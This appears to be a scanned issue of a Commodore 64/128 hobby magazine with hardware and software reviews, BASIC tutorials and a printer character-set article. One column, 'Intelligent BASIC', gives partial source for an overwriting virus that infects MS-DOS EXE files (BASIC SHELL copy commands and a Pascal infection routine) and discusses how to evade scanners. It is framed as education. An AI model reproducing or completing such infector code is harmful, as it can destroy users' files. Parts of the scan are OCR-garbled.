supply all the necessary files so that Geos/The Gateway and other DeskTop alternatives can recognise the BBGRam drive. Once you have copied the correct BOOTing files to the RAMdisk or BOOT disk your application and associated files can be placed there as well, if you wish. MountmRam1571 is an interesting file that allows you to divide your RAMdisk into as many 1571 partitions as you have memory on your Ramdisk for. Unfortunately because of the way Gateway's RAMdisk driver allocates available RAM expansion to the RAMdisk, MountmRam1571 doesn't work with The Gateway. Personally I found the big bucket of files ( 2MB with no partitions) I now use, not to be the problem I thought it would be. By using DB Getfile the searching of the Dialog Box is now quite painless, even though dozens of file pass by. A RAMdisk version of Configure is necessary and can be found on the BBGRam utility disk. This new configure deals with the RAMdrive in a way that will reformat the Ramdisk on reBOOTing, so BBG RBOOT needs to be used. Also on the BBGRam utility disk is a MAKE AUTO REBOOT so you can create a non-

destructive auto-BOOT. As you can see, Performance Peripherals have gone to a lot of trouble to make sure that all contingencies have been taken into account.

As with all 64/128 RAM expansions the speed of access and storage size is their major advantage and the BBGRam doesn't miss out in this department. My GEOS applications now operate at about the same speed as I can think, I have about 10 Geo-paint files, 15 photo albums, half a dozen utilities plus all my applications and associated files all on the RAMdisk and still more than enough work and storage space left. A big improvement on normal disk drives, even my JiffyDOSed 1581.

The disadvantages of the BBGRam are few. A disable/enable switch is mounted on the device to protect files contained on it from corruption due to using the computer with other than Geos. Remembering to use this switch is sometimes a hassle. The combination of the surge protector and power supply when connected for some reason has made my computer more prone to dropping out and back to BASIC, but by disconnecting the supply while the RAMdisk is in use solves this problem. Unless I have forgotten it of course, I hear the dishwasher, the washing machine, the wives sewing machine or the fan come on I dive across to the back of the computer to see if I have already disconnected the power supply. Losing non-updated work or even worse, file corruption can mean hours of replacement time. Although I highly recommend consistent backing up of work files, when you have to use your backups it's almost always because of a disaster.

It would be my opinion that these small inconveniences in no way outweigh the advantages of price, useability and speed that the BBGRam by Performance Peripherals can offer. Considering its price of under \$350.00 for 2MB, I for one think it represents good value. Happy GEOSing, catch you bleeping next time. Scott.

### FOOTNOTE FROM IMPORTERS:

PPI have been looking at the problems mentioned by Scott, which only apply to the C=128 software, and hopefully the problems will have been corrected by the time you read this. - NOVO Computer Hardware.



# PPI Power Super Aide

A FREWARE Program by Stephen R Gast & Richard Rollins

One of the best named programs around. For ease of programming, this one is hard to beat. The utility includes-

- All DOS WEDGE commands.
- All TINY AIDS PLUS commmands.
- All SUPER DOS commands + more.

It includes-

A choice of 2 M/L MONITORS. One at 50135/\$c3d7, and the other at 29900/\$74cc.

A LOW RES. SCREEN EDITOR at \$c000/\$c43e

The utility is stored in RAM UNDER BASIC and UNDER KERNAL. It also uses the cassette buffer for loading. The rest of RAM is completely free for your programming.

To load Super Aide -- LOAD " MENU ",8,1 -- Press ' S '. The program auto loads to the OPTIONS MENU. Here you choose your options of monitors and editor if required. The options screen is user friendly with a simple Y/N format. When you've completed making your choice, the program sets up automatically, and finishes on the first of 2 help screens.

The the commands in the first help screen are initiated with the RESTORE key. To let you you know it is working, it will freeze the 64 and change the border colour. waiting for a COMMAND key press. An example of this is-

RESTORE/H Will display first help screen.

RESTORE/U Will display second help screen.

RETURN will cancel.

Summary Of Commands. A RETURN after these commands will activate them.

COMMAND.---EXAMPLE AND ACTION

RESTORE/P---Turns Echo on to printer.

RESTORE/O---Turns Echo off.

RESTORE/N---N , \$ = All numbers typed in will appear in HEX.

" " "---N , % = All numbers appear in BINARY

RESTORE/D---DUMP SCREEN TO PRINTER

RESTORE/R---REPEAT ALL KEYS.

RESTORE/S---Enter a Filename (Basic or M/L) (return) for START AND END ADDRESSES.

RESTORE/T---TRACE ON. No more hunting for bugs. Enter a speed (0 to 255) RUN your program and watch the readout on screen. If you have a bug there, it shows you the LINE NUMBER and the piece of CODE that is causing it. (heaven). Great too if you are animating sprites. Each detail can be watched in slow motion.

RESTORE/X---TRACE OFF

RESTORE/V---LIST VARIABLES to the screen instead of searching the whole program.

RESTORE/I ---UNNEW a program.

RESTORE/M---TRANSFER TO MONITOR

## Key Power

RESTORE/A---TRANSFER TO EDITOR

RESTORE/L---TOGGLE DOUBLE SPACING SCREEN and PRINTER.

RESTORE/^---TOGGLE BASIC SCROLLING. You can scroll UP or DOWN with cursor keys, with complete wrap -----around.

RESTORE/@---Will preform a FRE (0) on the RAM you have left.

There is a command to view a specific record in a RELATIVE FILE. And one to return the location of the start of VARIABLES POINTER.

There are many more.

The second help screen commands are initiated with an ASTERISK (\*). As you will see in the help screen, there is a space between the ASTERICK COMMAND and the PARAMETERS.

EXAMPLES-

\*AP FILENAME -- will append that file to the one in memory.

\*AU 10, 10 -- will auto number lines from 10 in steps of 10.

\*CH PRINT, PRINT #4, 100, 200 -- will change all PRINT statements in lines 100/200 to PRINT#4.

\*FI GOSUB, 100, 200 -- will find and print all gosubs in those parameters.

\*DE 152, 1010 -- will delete those line

numbers inclusive.

\*NU 100, 5 -- will renumber the program from 100 in steps of 5. Partial renumbering is available as well.

There are also commands for programming the 'F' keys. One key press for colour changes., line numbers can be printed in a different colour to the code for easier identification.. Variables or gosubs can be called and printed to the screen, and they can also be changed with a press of a key and returned to the program in their new form.

The normal DOS Wedge commands are there, with quite a few added. The complete set of documents are there to print out, and even the help screens can be dumped to the printer.

The whole utility is very user friendly. There being only two draw backs that I have found. DISCONNECT YOUR FAST LOADER TO LOAD THE UTILITY. There is a conflict when loading, and you may have trouble useing the ASTERISK commands. It will load the first program on the disk instead of renumbering. BUT! once you are up and running you can activate most fast loaders again. The other is not really bad. If you are using redifined chars. Run/Stop may not normalise the screen. Just blindly poke 53272, 21 and you're in business again.

### Editor's Note:

I originally planned on including this on Disk-Coverer's magazine side, but due to the room required to present it in its full glory, I was unable to do so. For this reason, if the program is of interest to you, you can purchase it for \$5 from CN.P.D., 44 Balfour St, Nailsworth, SA., 5083 (see ad this issue). Ask for the "P.D. Powerdisk #1". We will be compiling several of these disks over coming weeks containing just about everything we have ever reviewed in this column, so watch out for them.

# Bits & Pieces

Hullo.

Oh dear, Andrew Gormly has put a virus on me (I think it used to be called a Hex!, but thats computer talk too). Anyway I hope it doesn't affect the programs we have this month. I will have to send him some games to look at, then he might let us off. (That O.K.Andrew?).

As promised last month,we will continue with REDEFINED CHARACTERS. This time we will get some movement with them. The book calls it character flipping. As you can see below, this time we need two graphs for two sets of data. Basically the 64 reads and displays these two sets, but it does this so quickly you may have to add a delay loop to get the effect you want. The chars. are in a very simple form so you can see again how the data is added. The filled squares = BYTES are ON. The empty squares = the BYTES are OFF. So the computer knows which bytes you want ON, (the shape of the char) you add together the value of the ON BYTES in each row, and that gives us the numbers (data) for our program.

There are a lot of variables in this type of program, all of which helps the program run faster. The computer only has to read 1 to 3 numbers instead of whole addresses, but all the CC and X and R\$ can be confusing enough to make mistakes. when you are typing, then of course, you have to hunt for the bugs. .So although it means more typing to start with, I am sure you will be happy with the result. This is a PROOFREADER from COMPUTE!. It will automatically read the checksum of the whole line, and when you press RETURN to enter the line, the number at the home position on your screen should match the REMMED CHECKSUM I have added to the end of each line in the program.

If it does not,you have made a mistake IN THAT LINE.I'm sure that is better than searching the whole program.

Type in all those lovely numbers,and before you run it -SAVE SAVE SAVE.The program hides it self away in memory,(cassette buffer), and if you have typed a wrong number in, your system may crash.Load it back up and

check through it again.When its all going o.k.,make a backup copy,because we will have some more programs in the future that can use it.To deactivate(best before running your program) just RUN/STOP-RESTORE.To reactivate SYS886.

```
100 PRINT " [clr/scr]" : PRINT "
PLEASE WAIT..." : FOR I = 886 to
1018 : READ A : CK=CK + A : POKE
I,A : NEXT
110 IF CK < > 17539 THEN PRINT "
[csr/down]YOU MADE AN ERROR " :
PRINT " IN DATA STATEMENTS." :
END
120 SYS886 : PRINT "[clr/scr][ 2
csr/down] PROOFREADER ACTIVATED."
: NEW
886 DATA 173,036,003,201,150,208
892 DATA 001,096,141,151,003,173
898 DATA 037,003,141,152,003,169
904 DATA 150,141,036,003,169,003
910 DATA 141,037,003,169,000,133
916 DATA 254,096,032,087,241,133
922 DATA 251,134,252,132,253,008
928 DATA 201,013,240,017,201,032
934 DATA 240,005,024,101,254,133
940 DATA 254,165,251,166,252,164
```

## Key Power

```
946 DATA 253,040,096,169,013,032
952 DATA 210,255,165,214,141,251
958 DATA 003,206,251,003,169,000
964 DATA 133,216,169,019,032,210
970 DATA 255,169,018,032,210,255
976 DATA 169,058,032,210,255,166
982 DATA 254,169,000,133,254,172
988 DATA 151,003,192,087,208,006
994 DATA 032,205,189,076,235,003
1000 DATA 032,205,221,169,032,032
1006 DATA 210,255,032,210,255,173
1012 DATA 251,003,133,214,076,173
1018 DATA 003
```

Even I need a cuppa after that lot. Anyway thats our PROOFREADER and I'm sure it will make things easier for you.

Now if you feel up to it, we will have a go at animating our REDEFINED CHARS.

Instead of writing a lot of small programs, lets do a larger one that not only is a basis that you can use for any program you write in the future, but you can lso study a lot of the commands we have learnt in past issues. The program will show how to give an illusion of very fast



movement. Instead of moving every char. each time through the movement loop, which is usual, we will generate a random number which points to one char. That char. is moved and no other. This means a single char. can move in a burst of speed while the others rest. But because of the speed through the loop and the unpredictability, the movement is very good to watch. Even the chars. that are not moving seem 'alive'. The REM lines in the program are to show what is happening in that section. You don't have to type them in unless you want to. So! Load up PROOFREADER and start typing--

REMEMBER, .DO NOT TYPE IN THE LAST COLON OR REM CHECKSUM NUMBER AT THE END OF EACH LINE.

```

1 T = 9 : REMc/s 251
5 POKE 53280,9 : POKE 53281,9 :
PRINT " [white] " : REMc/s 172
10 DIM CC(1) , CH(1) , CB(1) ,
S$(23) , A$(T) , X(T) , Y(T) ,
XD(T) , YD(T) : REMc/s 108
15 CC(0) = 12 : CC(1) = 14 :
REM c/s 241
18 REM
19 REM Set Up Two Character Sets
20 FOR I = 0 to 1 : CH(I) = 1024
* CC(I) : CB(I) = (PEEK(53272)
AND 240) OR CC : NEXT :
REM c/s 131
30 FOR I = 0 to 1 : FOR J = 27 to
29 : FOR K = 0 to 7 : REMc/s
166
40 READ A : POKE CH(I) + 8 * J +
K , A : NEXT : NEXT : NEXT :
REM c/s 116
50 FOR I = 0 to 1 : FOR J = 256
to 263 : POKE CH(I) + J , 0 :
NEXT : NEXT : REMc/s 170
58 REM
59 REM Define Cursor Movements
60 GOSUB 1100 : REMc/s 168
68 REM
69 REM Set Starting
Positions.(note the space between
quote marks at X$)
70 FOR I = 0 to T : GOSUB 940 :
A$(I) = CHR$(91 + R) : NEXT : X$
= " " : REMc/s 177
75 FOR I = 0 to T : GOSUB 950 :
X(I) = R : GOSUB 960 : Y(I) = R :
NEXT : REMc/s 161
80 FOR I = 0 to T : GOSUB 980 :
XD(I) = R : GOSUB 980 : YD(I) = R
: NEXT : REMc/s 42
90 PRINT " [clr/scr] " : REMc/s
205
98 REM
99 REM MAIN MOVEMENT LOOP
100 K = - (K = 0) : I = INT((T+1)
* RND(9)) : REM c/s 228
108 REM
109 REM Check For Edges
110 IF X(I) < 1 OR X(I) > 37 THEN
GOSUB 300 : REMc/s 253
120 IF Y(I) < 1 OR Y(I) > 22 THEN
GOSUB 320 : REMc/s 252
123 REM
124 REM Erase Old Positions
125 PRINT S$ (Y( I )) TAB (X( I
)) X$ : REMc/s 118

```

```

128 REM
129 REM Set New Position Values
130 X(I) = X(I) + XD(I) : Y(I) =
Y(I) + YD(I) : REMc/s 213
138 REM
139 REM Print At New Positions
140 PRINT S$(Y(I)) TAB (X(I))
A$(I) : REMc/s 246
148 REM
149 REM ANIMATE BY SWITCHING SETS
150 POKE 53272 , CB(K) :
REM c/s 21
160 GOTO 100 : REMc/s 97
190 GOTO 100 : REMc/s 100
298 REM
299 REM Rebound From Sides
300 XD(I) = - XD(I) : REMc/s
105
303 REM
304 REM Set Rebound Direction
305 IF (Y(I) > 0) AND (Y(I) < 38)
THEN ON YD(I) +2 GOSUB 990 , 980
, 970 : YD(I) = R : REMc/s 178
310 RETURN : REMc/s 116
318 REM
319 REM Rebound From Top To
Bottom
320 YD(I) = - YD(I) : REMc/s
109
323 REM
324 REM Set Rebound Direction
325 IF (X(I) > 0) AND (X(I) < 23)
THEN ON XD(I) +2 GOSUB 990 , 980
, 970 : XD(I) = R : REMc/s 170
330 RETURN : REMc/s 118
938 REM
939 REM SET RANDOM CHYARACTER
VALUES
940 R = INT(RND(9) * 3) : RETURN
: REMc/s 77
948 REM
949 REM SET RANDOM STARTING
POSITIONS
950 R = 1 + INT(RND(9) * 36) :
RETURN : REMc/s 224
960 R = 1 + INT(RND(9) * 21) :
RETURN : REMc/s 219
968 REM
969 REM RANDOMIZE REBOUND
DIRECTION
970 R = INT(2 * RND(9)) : RETURN
: REMc/s 79
980 R = INT(2 * RND(9)) : IF R =
0 THEN R = - 1 : REMc/s 218
985 RETURN : REMc/s 134
990 R = - INT(2 * RND(9)) :
RETURN : REMc/s 126
1098 REM
1099 REM Set Up Cursor Positions
1100 S$(0) = " [home] " : FOR I =
1 TO 23 : S$(I) = S$(I - 1) + "
[down] " : NEXT : RETURN :
REM c/s 56
1998 REM
1999 REM Data For Character Set 1
2000 DATA
129,66,36,24,24,36,66,129
2010 DATA
157,93,62,62,62,99,195
2020 DATA
60,60,255,255,255,66,231
2999 REM Data For Character Set 2
3000 DATA
24,24,24,255,255,24,24,24
3010 DATA
56,56,124,198,253,124,108,108
3020 DATA
0,56,124,124,124,40,124,0

```

Well, if all your checksums worked out right, all you have to do is run it. In lines 1 to 15 we reserved memory by setting up an array with all the variables in it. Lines 20 to 50 you will remember from July. Moving character memory from ROM

TO RAM to redefine. From there if you follow each part of the program through, checking back to see what value the variables are, you will soon find how the program flows. As you begin to understand what each section is doing, this is where you start to experiment. Change the chars. with your own data.. Start a new program by typing--

```

1 PRINT " [clr/scr] "
5 T = 160
10 DIM CC(1) , CH(1) , CB(1)
15 CC(0) ==12 : CC(1) = 14
20 FOR I = 0 to 1 : CH(I) = 1024
* CC(I) : CB(I) = (PEEK(53272)
AND 240) OR CC : NEXT
25 GOSUB 1100
30 FOR I = 0 to 1 : FOR J = 26 to
26 : FOR K = 0 to 7
40 READ A : POKE H(I) + 8 * J +
K,A : NEXT : NEXT
100 PRINT TAB(19) " [cyan 10 csr
down] Z "
110 FOR I = 0 to 1 : POKE
53272,CB(I) : FOR J = 0 to T :
NEXT : NEXT : GOTO110
1100 POKE 56334,PEEK(56334) AND
254 : POKE 1,PEEK(1) AND 251
1110 FOR I = 0 to 1 : RM = 53248 -
CH(I)
1120 FOR J = CH(I) to CH(I) + 511
: POKE J,PEEK(J + RM) : NEXT :
NEXT
1130 POKE 1,PEEK(1) OR 4 : POKE
56334,PEEK(56334) OR 1
1140 RETURN
1300 DATA
60,126,255,255,36,102,102,102
1325 REM
1400 DATA 0,0,0,0,60,126,255,255

```

Now if you study this you will see the same formula as in the other program, but this one only prints one char (Z) to the screen in line 102.. In line 30 J = 26 to 26(Z). Here is where you increase the number of chars you want to print on the screen, and add the extra data statements to the end. In line 1 T(time delay), change it to 20 and see how fast it flips. I'm running out of space fast, so if you think you would like a bit more help, send me a note with an SAE. Now! how about all those small programs that you like to keep to yourself. How about sharing them with us. See you next month.

Happy Programming.

**Kev. Power.**  
**Shambrook C/Van Park**  
**Kirra. Q. 4225**



# Intelligent BASIC

I think that before we proceed any further it would be a good idea to review some of the earlier material we covered in INTELLIGENT BASIC and take stock of what we have learned so far.

At this point of the series, you should have a working familiarity with the following list of keywords and arithmetic, relational, and logical operators . . . .

LIST, RUN, GOSUB, GOTO, IF . . . .  
THEN, PRINT, SAVE, LOAD, INPUT,  
REM, READ, DATA, RESTORE, NEW,  
RND, STOP, DIM, END, FOR . . . .  
NEXT, INT, RETURN, and TO.

\*, +, -, /, <=, >=, >, <, =, <>  
AND, NOT, OR, XOR, (these for operators will be discussed more fully in a later issue).

We have had a passing look at VARIABLES and VARIABLE NAMING conventions, (ie. the correct procedure for naming STRING and NUMERIC variables), and some of the acceptable abbreviations for keywords such as PRINT (which can also be expressed as "?"). Line numbering and multi-statement command lines have been discussed, and you have learned how to DELETE unwanted files from your floppy disks.

By regularly entering the various modules of DRAKEN'S WORLD, and the additional routines such as SLYLOCK and WINJALOT, you should have developed a "feel" for program structure that will serve you well when we move into the more advanced levels of BASIC in a couple of month's time. For now . . . . let's venture back into the mysterious world of the computer virus.

First of all, we'll take a brief stroll through the segment of your computer's ROM (Read Only Memory) that contains the BASIC language. Tap in the following program and RUN it!

```
10 FOR X = 10 * 4096 TO X + 8191:
PRINT X, PEEK ( X )
20 WAIT 653, 1, 1
30 NEXT X
```

You should see a list of memory addresses and their contents scrolling by on your screen. To pause the action, just press the SHIFT key and hold it down. Releasing the key will reactivate the scroll, and once you feel you have seen enough, you can escape from the routine by pressing the RUN/STOP key.

Whilst I'm sure you recognise the FOR . . . . NEXT loop and the PRINT command, you may be wondering what on Earth does PEEK and WAIT mean? Well, we will be looking at these new commands (along with many others), in the very near future. Sufficient to say at this stage that WAIT instructs the computer to suspend all apparent activity on receipt of a signal (from the keyboard, external device, or internal timer) and to resume again once the signal has been removed. It therefore provides an efficient and simple means of pausing any action until a key is pressed, a specified interval ends, or certain contacts open or close.

The PEEK command allows us to look inside our machine's memory (or, more precisely, it returns the byte read from the memory location indicated by the value enclosed within the two brackets). As an example, try this . . . .  
. PRINT PEEK (197)

Location 197 is reserved as an indicator for the last key you pressed. OK, you ask, what is the point of all this trivia, and what does it have to do with computer viruses? Fair question!

The area of memory you have just recently examined (you did examine it, didn't you?) is, as I explained earlier, known as ROM, and, as the name implies, is there to be READ ONLY. ROM is where the 64's control programs reside. Some of these

programs stored in ROM are the Operating System Kernal, Character Generator, and the BASIC interpreter. This is, essentially, the "central nervous system" of your computer, and, like the human equivalent which is protected by the backbone and the skull, is shielded from external influences by inserting it in an area which, by definition, cannot be changed.

You know how disoriented you can feel when a savage attack of influenza "scrambles your brain" for a few days? Imagine what would happen if a computer virus could somehow access the BASIC interpreter and modify it for its own purposes! Well . . . it is quite possible. First of all we need to copy BASIC from its stronghold in ROM into user RAM where we are allowed to WRITE as well as READ the code we placed there. Type in the following program and RUN it (you can leave out the REM comment . . . it is there for

*Keith Moreton*

informational purposes only).

```
10 FOR J = 4096 TO 49151: REM
*BASIC'S STRONGHOLD IN ROM*
20 POKE J, PEEK (J)
30 NEXT J
```

It will take a minute or so before the READY prompt appears on your screen, and when it does, you will have copied BASIC from ROM into the corresponding RAM. Shut the door on the ROM by entering the following command directly onto the screen (i.e. don't give it a line number), and press the RETURN key.


```
POKE 1,54
```

OK . . . is the cursor still flashing? Yes? Good . . . we're there. BASIC is now in RAM! ! Now the interpreter is at our mercy. Let's have a little fun.

Normally, whenever you try to get the ASC value of a null string (don't worry about the terminology just now . . . . we'll be involving ourselves with that a little later), BASIC kicks up a fuss. Try entering the following command and pressing RETURN:

```
PRINT ASC ( " " )
```

BASIC studies it briefly, then screams back at you . . . . ?ILLEGAL QUANTITY ERROR. OK . . . . I



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reckon a ZERO output would be much more friendlier, so we'll change the ASC function by tapping in the direct command POKE 46991, 5 and hitting RETURN. Now try PRINT ASC (" ") again. BASIC examines it for a moment and then prints the value of zero! ! We are altering the way BASIC interprets our commands, customizing it for our own use.

To emphasize my point, we'll change a couple of BASIC keywords. POKE 41122, 69 will alter the keyword FOR, and from this point onwards you will have to use the new word if you need to use a FOR . . . NEXT loop for any reason. Type LIST, and notice how line 100 has changed! ! Hmmmmm, maybe we could modify the keyword list as well???

Enter POKE 41230, 85 and from now on you will have to enter LUST rather than LIST each time you want to view the lines of code that make up the program currently occupying resident memory. It doesn't take a great leap of imagination does it to envisage the chaos one could cause by activating a virus capable of re-writing its' environment whilst the system is being booted up for another session. Of course, turning the machine off and waiting a few seconds before powering up again will return things to normal, but, for demonstration purposes only, I think my point is well made.

To return to standard ROM BASIC from the above example, simply type in the following command in direct mode: POKE 1, 55

Most virus programs are written in assembly language because, as such, they are capable of bypassing all operating system security measures implemented in software. Also, the "run times" of virus programs can be kept extremely short because mass storage accesses can be kept to an absolute minimum. However, it is possible to write extremely efficient viruses using BASIC as the following section of code demonstrates. The complete program generates a virus which I have nicknamed "THE EXECUTIVE". It is what is known as an "overwriting" virus and makes use of the MS-DOS operating system to infect EXE files.

```
430 REM ** Check if file already infected
440 REM ** %" at the end of the file means:
```

```
450 REM ** File already infected.
460 IF MID$(TEST$, 2, 1) = "%"
THEN GOTO 10
470 CLOSE #1
480 ORIGINAL$ = ORIGINAL$
490 MID$(ORIGINAL$), 1, 1) =
%"
500 REM ** Save "healthy" program
510 C$ = "copy "+ ORIGINAL$ + " "
+ ORIGINAL$
520 SHELL C$
530 REM ** copy virus to "healthy"
program
540 C$ = "copy " + VIRROOT$ +
ORIGINAL$
550 SHELL C$
560 REM ** Append virus marker
570 OPEN ORIGINAL$ FOR APPEND AS
#1 LEN = 13
580 WRITE #1, ORIGINAL$
590 CLOSE #1
630 REM ** Output messages
640 PRINT "Infection in ";
ORIGINAL$; " !Dangerous!"
650 SYSTEM
660 REM ** Virus ERROR message
670 PRINT "VIRUS internal ERROR":
SYSTEM
```

By itself this slice of code will not do very much but the complete program attacks EXE files until the entire directory has been infected. Once it has achieved this objective, an error message will result because errors which occur are only partially trapped.

Here's another program segment (this time written in PASCAL) that tests for an infected file and "muscles in" if the host is found to have a clean bill of health.

```
[test if file is lready infected]
If testID <> Warning then
[if not then . . . .]
Begin
  Seek (Go);
[mark file as infected and . . . .]
]
  MarkInfected := Warning;

[infect it . . . .]
BlockWrite (Go, ProgramStart,
Succ (VirusSize shr 7));
Close (Go);
[say what has been done . . . .]
WriteLn (UsePath + ' infected. ');
Halt;
[ . . . . and halt the program]
End;
Close (Go);
End;
```

The problem with using a high level language like PASCAL is that it is not possible to reduce the compilation to less than about 12K (this makes it a little harder to shield the virus from detection).

Finally, it could be said that any program having the capacity to read, write, and also detect other programs (and, when you stop to think about it, almost all programs do), has the

potential to become a virus. For example, the listing shown below (written in the same form of pseudo-code as DWARF) illustrates the point.

```
100 move "ITE" ,132
110 move "WR" ,130
120 jump 130
130 end
```

A virus hunter glancing at this program would not immediately see any great cause for alarm. After all, what does it do? Two memory locations are loaded and then a jump to location 130 occurs (where an end command is currently situated). Nothing particularly suspicious about that, is there???

Well, take a closer look. What eventuates after the first two command lines have been actioned? Line 110 instructs the computer to move the WRITE instruction to line/location 130 so that the program now looks like this


```
. . .
100 move "ITE" ,132
110 move "WR" ,130
120 jump 130
130 WRITE
```

In other words the program has SELF-MODIFIED A test module scanning the program code is likely to see nothing because the virus simply has to go one level of self-modification deeper than the test program does. Also, it is possible that the virus refused to activate because it recognised the tester or certain conditions (like the date, time, or the entry the entry of a password), were not fulfilled. Once again I find I have probably exceeded my allotted space in the magazine . . . . I'm sorry . . . . I'll have to supply an answer to the last column's little test the next time around! For now, a few more lines from DRAKEN'S WORLD! !

```
26000 IF NO = 0 THEN RETURN
26010 FOR I = 0 TO NO - 1
26020 READ OB$(I), O2$(I), OB(I)
26030 NEXT I
26040 RETURN
26100 DATA an old diary, DIA, 1
26110 DATA a small box, BOX, 1
26120 DATA cabinet, CAB, 130
26130 DATA a salt shaker, SAL, 0
26140 DATA a dictionary, DIC, 3
26150 DATA wooden barrel, BAR,
133
26160 DATA a small bottle, BOT, 0
26170 DATA a ladder, LAD, 4
26180 DATA a shovel, SHO, 5
26190 DATA a tree, TRE, 135
26200 DATA a golden sword, SWO, 0
26210 DATA a wooden boat, BOA,
140
26220 DATA a magic fan, FAN, 8
26230 DATA a nasty-looking guard,
GUA, 144
26240 DATA a glass case, CAS, 146
26250 DATA a shimmering ruby,
RUB, 0
26260 DATA a pair of rubber
gloves, GLO, 19
```

Well, as a famous movie star is often heard to say . . . "TH - TH - TH - THAT'S ALL FOLKS!!". See you in soon with the final part of our excursion into the twilight domain of the computer virus. After that, it's back to BASIC's . . . (heh heh).

Happy hacking!



The Handbook of the Commodore 64 (tm) ©

## The Handbook of Commodore 64

This Publication is to give you more when working with, and using, your Commodore 64. With topics from :-

- 'Sprites, Design and Use'
- 'All About Fonts'
- 'Base Conversion Tutorial'
- 'BASIC 2.0 Memory Usage'
- 'Start & End of BASIC 2.0'
- 'Dynamic Keyboard Technique'
- 'Boolean Logic Operators'
- 'Flags & Monitors- What they Mean'
- 'Monitor Programs- How to Use Them'
- 'Addressing Modes'
- 'Assembly Language & Mnemonics'
- 'Graphic Memory Maps'
- 'Complete Text Memory Maps'

and much more.

The Handbook is available folded and saddle bound to A4 size, for AUD\$15.00\* (includes P&H), from  
 JMV Grafix P.O. Box 635 Blair Athol South Australia 5084  
 Cheques Payable to Jane M. Jones \*Overseas Orders add AUD\$5.00

# CUSTOMISE

## Getting the most from a non-Commodore printer or Customise your C-128 character set

I am one of the many C-64 and C-128 owners who have decided to use a non-Commodore printer. In my case I have taken this option because my C-128 has to share a printer with another computer, an IBM PC-XT. Other owners have various other reasons for their choice.

Some kind of hardware interface is generally required to connect the C-128 to a non-Commodore printer. But even with a good interface, there are likely to be some limitations or compromises in the printing of the characters which are marked on the keyboard and displayed on the screen. Generally an interface is regarded as acceptable if the printer will correctly reproduce the numerals, the upper- and lower-case letters, and the various commonly used punctuation marks and signs such as @ # \$ % & \*. But there are several keys on the C-128 keyboard for which the printer will not print what is shown. And it is also likely that few if any of the Commodore graphics "characters" will print correctly.

It is possible to do much better than this, however, and without too much difficulty. In this article I want to describe how I have taken steps to get a fuller correspondence between the characters marked on the keyboard, the characters which appear on the screen (80 column), and what prints out on paper. And I will explain the simple software package which I use. (From here on I will refer to my printer as an Epson, since it is one of those which has the same character set as the Epson.)

### The added and changed characters



### The Handbook of Commodore Disks

This Publication is to give you additional understanding and knowledge about working with Commodore Disks. With topics from

- 'Organizing 1541 Formatted Disks'
- '1571 & 1581 Sectors'
- 'GEOS Sectors'
- '1571 - MS-DOS Format' and more.
- 'Examining :- 1541 Sectors'
- 'Disk Commands'
- '1571 - CP/M Format'

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A first group of characters to deal with are characters that are in the regular ASCII set and which the Epson printer will reproduce, but which are not in the Commodore character set. These characters, with the C-128 keys which produce them, are:

{	produced by	SH +
}		SH -
^		up arrow
~		SH up arrow
\		£
,		SH *
		C= -
<-		left arrow

These are all useful characters, and what is required in their case is to design and include them in the screen character set, and also to mark them on the keyboard (see note 1).

I felt that it was worth keeping two of the characters displaced by those referred to above. So I have re-assigned them as follows:

£	now produced by	C= L
π		C= P

A second group of characters which the Epson printer can reproduce and which I find valuable is the group of graphics characters for drawing lines and boxes. These are already available in the Commodore character set and they are marked on the C-128 keyboard; but the Commodore ASCII numbers which they have must be converted to those which apply for the Epson printer. On the C-128 keyboard they are as follows:

┌	produced by	C= Q
┐		C= W
└		C= E
┘		C= R
┌		C= A
┐		C= S
└		C= Z
┘		C= X

The following graphics characters are also shown on the keyboard, but have to be transferred to other keys:

†	now produced by	C= +
		C= £
-		C= *

Finally there are a few other characters which the Epson printer can produce which I would like to use, and which I have linked to the C-128 keyboard as follows:

✓	linked to	SH £
1/2		SH @
▪		C= @
•		C= O

These characters have to be designed for the screen, and the Commodore ASCII values of the keys also have to be converted to the values which apply for the Epson printer.



### Software to make the changes

There are two parts to the software which makes up the whole character set package: (1) the character set data for the 80 column screen and the program to load it into VDC memory, and (2) the printer interface software to cause the Epson printer to print the desired characters.

I produced the new screen character set using a program simply called 80-column Character Editor (Compute!'s Gazette, September 1986). The character set has been saved to disk with the name charset, and there is a short machine language program called boot80 which accompanies the Character Editor, which quickly loads a character set of this name into VDC memory when required.

For the printer interface software I have written a very simple machine language wedge which makes the necessary conversions of

ASCII values for the Epson printer. The essential part of this is a look-up table which sends the appropriate ASCII value to the printer for each character sent by the computer. This table consists of just 256 bytes and is loaded into memory from \$00d00 to \$00dff. The file containing it is named prntable. A listing of the wedge, which is named prnwedge, follows:

```
00ae0    lda #$eb
00ae2    sta $0326
00ae5    lda #$0a
00ae7    sta $0327
00aea    rts
00aeb    stx $97
00aed    ldx $9a
00aef    cpx #$04
00af1    bne $0af7
00af3    tax
00af4    lda $0d00,x
00af7    ldx $97
00af9    jmp $ef79
```

Since the look-up table also converts the upper- and lower-case letters, the parallel printer interface should be set to transparent mode; for many interfaces that would mean using a secondary address of 4 or 5 (4 with line feed, 5 with no line feed).

## Automatic loading

In order to simplify and speed up loading of the necessary files, the commands can be included in an autoboot file on each program disk. The first lines of the autoboot file are as follows:

```
30 blood"boot80",b0
40 bank15:sys3072
50 clr
60
blood"prntable",b0: blood"prnwedge",b0
70 bank15:sys2784
```

This Publication is to help you to get the most from working with, and using, GEOS. With topics from :-  
'What is GEOS'  
'Application Work Disks'  
'Preparing GEOS Work Disks'  
'Fonts that Don't Fit'  
'Font ID Numbers'  
'Handy Scanner 64'  
'geoPaint-geoPublishConnection'  
'Photo Scraps' and much more.  
The Disk contains Public Domain GEOS programs.

The World of GEOS



80 clr  
....

Naturally the four files referred to above must also be on the boot disk.

## Notes

1. How to mark different characters on the keyboard is perhaps a matter of personal preference. The way that I did it was with a fine felt-tip pen and a steady hand. Except for \ and ^ I marked the new characters on the front edge of the keys, following the usual convention of putting the C= character on the left and the SHIFT character on the right.

2. The various files load into the C-128 memory as follows:

```
prnwedge    $00ae0 -- $00afb
boot80      $00c00 -- $00c73
prntable    $00d00 -- $00dff
charset     VDC memory
```

This shows that two of the files are in the RS-232 buffer areas of memory. If this is a problem for some users, it should not be difficult to relocate the files.

3. Owners of printers which have different characters available, or users who want to be able to print other particular characters, should be able to follow and adapt what I have done to get the results they desire.

EDITOR'S RANTINGS! - All the files described by Euan in the above article will be found on the magazine side of your Disk-Coverer. Remember, they are for the C128 ONLY!

This Publication is to give you more when working with, and using, GEOS. With topics from :-  
